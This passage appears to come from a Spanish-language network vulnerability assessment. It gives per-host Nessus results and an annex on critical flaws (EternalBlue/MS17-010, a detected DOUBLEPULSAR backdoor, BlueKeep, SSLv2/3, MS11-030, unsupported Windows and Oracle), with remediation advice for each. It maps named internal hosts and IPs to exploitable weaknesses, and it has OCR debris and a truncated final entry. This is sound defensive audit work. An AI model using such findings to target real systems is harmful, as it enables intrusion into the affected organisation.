
- ✔ Vulnerabilidades medias:**14**
- ✔ Vulnerabilidades bajas:**2**



Resultados del escáner de vulnerabilidades en el host 192.168.2.119

Computador de escritorio contabilidad IP: 192.168.2.106


- ✔ Vulnerabilidades encontradas**:13**
- ✔ Vulnerabilidades medias:**2**



Resultado del escáner de vulnerabilidades en el host 192.168.2.106

Servidor Contac center


- ✔ Vulnerabilidades críticas:**0**
- ✔ Vulnerabilidades altas:**2**
- ✔ Vulnerabilidades medias:**27**
- ✔ Vulnerabilidades bajas:**4**



Resultados del escáner de vulnerabilidades en el host [redacted]

Servidor Open Flexis

- ✔ Vulnerabilidades críticas:**4**
- ✔ Vulnerabilidades altas:**4**
- ✔ Vulnerabilidades medias:**5**



Resultados del escáner de vulnerabilidades en el host [redacted]

ANEXO G

ANALISIS DE VULNERABILIDADES CRITICAS Y ALTAS PRESENTES EN LOS ACTIVOS DE INFORMACIÓN OBJETIVO

Vulnerabilidad	Severidad
Sistema Operativo sin soporte	CRITICA

Descripción:
La versión del sistema operativo de Windows instalada no cuenta con soporte, lo que implica que el proveedor no lanzara nuevos parches de seguridad, como resultado es probable que contenga múltiples vulnerabilidades de seguridad, además es poco probable que Microsoft investigue o reconozca nuevas vulnerabilidades.

Activo Afectado:


- Computador de TI (IP:192.168.2.155)
- Computador de TI (IP:192.168.1.160)
- Computador de Tesorería (IP:192.168.2.119)

Herramientas:

- Nessus

Recomendaciones:

- Actualizar la versión del sistema Operativo.



108797 - Unsupported Windows OS (remote)

Synopsis

The remote OS or service pack is no longer supported.

Description

The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities.

See Also

https://support.microsoft.com/en-us/lifecycle

Solution

Upgrade to a supported service pack or operating system

Risk Factor

Critical

Vulnerabilidad	Severidad
SMB Server DOUBLEPULSAR Backdoor / Implant Detection (EternalRocks)	**ALTA**

Descripción:

Se detecto la presencia de **DOBLEPULSAR** herramienta de implantación trasera (backdoor) que le permite a un atacante no autenticado utilizar Server Message Block (SMB) como canal encubierto para filtrar datos, lanzar comandos remotos y ejecutar código arbitrario.

Activo Afectado:


- Computador de TI (IP:192.168.2.155)
- Computador de Tesorería (IP:192.168.2.119)

Herramientas:

- Nessus

Recomendaciones:

- Desinstalar DOBLEPULSAR y deshabilitar el protocolo SMB



99439 - SMB Server DOUBLEPULSAR Backdoor / Implant Detection (EternalRocks)

Synopsis

A backdoor exists on the remote Windows host.

Description

Nessus detected the presence of DOUBLEPULSAR on the remote Windows host. DOUBLEPULSAR is one of multiple Equation Group SMB implants and backdoors disclosed on 2017/04/14 by a group known as the Shadow Brokers. The implant allows an unauthenticated, remote attacker to use SMB as a covert channel to exfiltrate data, launch remote commands, or execute arbitrary code.

EternalRocks is a worm that propagates by utilizing DOUBLEPULSAR.

See Also

http://www.nessus.org/u?43ec89df

https://github.com/countercept/doublepulsar-detection-script

https://github.com/stamparm/EternalRocks/

http://www.nessus.org/u?68fc8eff

Solution

Remove the DOUBLEPULSAR backdoor / implant and disable SMBv1.

Risk Factor

High

Vulnerabilidad	Severidad
MS17-010: Security Update for Microsoft Windows SMB Server (CVE-2017-0143)	**ALTA**

Descripción:

Server Message Block (SMB) es un protocolo de red de la capa de aplicación que opera a través de los puertos TCP 139 y 445, se utiliza ampliamente para compartir archivos, impresoras y acceder a servicios remotos. Existen varias vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido al manejo inadecuado de ciertas solicitudes. La explotación exitosa de esas vulnerabilidades le permitiría a un atacante cargar malware y propagarlo a otros hosts vulnerables en una red. Los ataques dirigidos a las vulnerabilidades MS17-010 se usaron en los ataques de WannaCry y ExPetr ransomware.

Activo Afectado:


- Computador de TI (IP:192.168.2.155)
- Computador de TI (IP:192.168.1.160)
- Computador oficina de jurídica (IP:192.168.2.60)
- Computador de Tesorería (IP:192.168.2.119)

Herramientas:

- Nessus

Recomendaciones:

- Actualizar la versión del sistema Operativo.



97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

See Also

http://www.nessus.org/u?68fc8eff

http://www.nessus.org/u?321523eb

http://www.nessus.org/u?065561d0

Activ
Ve a C

Vulnerabilidad	Severidad
Microsoft RDP RCE (CVE-2019-0708)	CRITICA

Descripción:
RDP, Protocolo de Escritorio Remoto, permite que una computadora se conecte a otra computadora a través de una red para usarla de forma remota, es posible que un atacante intente conectarse al equipo mediante RDP y al enviar un paquete especialmente diseñado para aprovechar esta vulnerabilidad podría establecer el valor del ID del canal en algo que el servicio RDP no espera, lo que provocaría un error de corrupción de memoria creando las condiciones necesarias para que se produzca la ejecución remota de código, logrando de esta manera privilegios de usuario del sistema**,** como el de instalar programas, ver, cambiar o eliminar datos, o crear una nueva cuenta de usuario con todos los derechos.

Activo Afectado:


- Computador de TI (IP:192.168.1.160)
- Computador de Tesorería (IP:192.168.2.119)

Herramientas:

- Nessus

Recomendaciones:

- Instalar parches de seguridad o actualizar la versión del sistema Operativo.
- Desactivar el servicio RDP sino se necesita



125313 - Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)

Synopsis

The remote host is affected by a remote code execution vulnerability.

Description

The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.

See Also

http://www.nessus.org/u?577af692

http://www.nessus.org/u?8e4e0b74

Solution

Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.

Risk Factor

Critical

Vulnerabilidad	Severidad
SSL Version 2 and 3 Protocol Detection	ALTA

Descripción:

El servicio remoto acepta conexiones cifradas mediante la versión de SSL 2.0 y / o SSL 3.0. Estas versiones de SSL se ven afectadas por varias fallas criptográficas, que incluyen:

- ✔ Un esquema de relleno inseguro con cifrados CBC.
- ✔ Esquemas inseguros de renegociación y reanudación de sesiones.

Un atacante puede aprovechar estas fallas para realizar ataques de intermediario o para descifrar las comunicaciones entre el servicio afectado y los clientes.
Aunque SSL / TLS tiene un medio seguro para elegir la versión más compatible del protocolo (de modo que estas versiones se usarán solo si el cliente o el servidor no admiten nada mejor), muchos navegadores web implementan esto de una manera insegura que permite a un atacante degradar una conexión (como en POODLE). Por lo tanto, se recomienda que estos protocolos se deshabiliten por completo.

Activo Afectado:


- Computador de TI (IP:192.168.1.160)
- Servidor contac center (IP:10.211.0.33)

Herramientas:

- Nessus

Recomendaciones:

- Deshabilitar SSL 2.0 y 3.0 y utilizar TLS 1.2



20007 - SSL Version 2 and 3 Protocol Detection

Synopsis

The remote service encrypts traffic using a protocol with known weaknesses.

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.

- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

See Also

https://www.schneier.com/academic/paperfiles/paper-ssl.pdf

Vulnerabilidad	Severidad
MS11-030 vulnerabilidad en resolución DNS	CRITICA

Descripción:
Una falla en la forma en que el cliente DNS de Windows procesa las consultas de resolución de nombres de multidifusión local (LLMNR) le permitiría a un atacante la ejecución remota de código arbitrario si tuviera acceso a la red y creara un programa para enviar consultas de difusión (LLMNR) especialmente diseñadas para el sistema objetivo, una buena práctica para evitar este tipo de vulnerabilidades es hacer uso de un firewall para proteger las redes de ataques que se originan fuera del perímetro empresarial, también se recomienda que los equipos que se encuentran conectados a internet tengan un mínimo de puertos expuestos.

Activo Afectado:


- Computador de Tesorería (IP:192.168.2.119)

Herramientas:

- Nessus

Recomendaciones:

- Instalar parches de seguridad o actualizar la versión del sistema Operativo.



53514 - MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

Synopsis

Arbitrary code can be executed on the remote host through the installed Windows DNS client.

Description

A flaw in the way the installed Windows DNS client processes Link- local Multicast Name Resolution (LLMNR) queries can be exploited to execute arbitrary code in the context of the NetworkService account.

Note that Windows XP and 2003 do not support LLMNR and successful exploitation on those platforms requires local access and the ability to run a special application. On Windows Vista, 2008, 7, and 2008 R2, however, the issue can be exploited remotely.

See Also

https://www.nessus.org/u?361871b1

Solution

Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.

Vulnerabilidad	Severidad
Base de datos sin soporte	CRITICA

Descripción:
La versión de la base de datos de ORACLE que está corriendo en el servidor no cuenta con soporte, lo que implica que el proveedor no lanzara nuevos parches de seguridad, como resultado es probable que contenga múltiples vulnerabilidades de seguridad.

Activo Afectado:

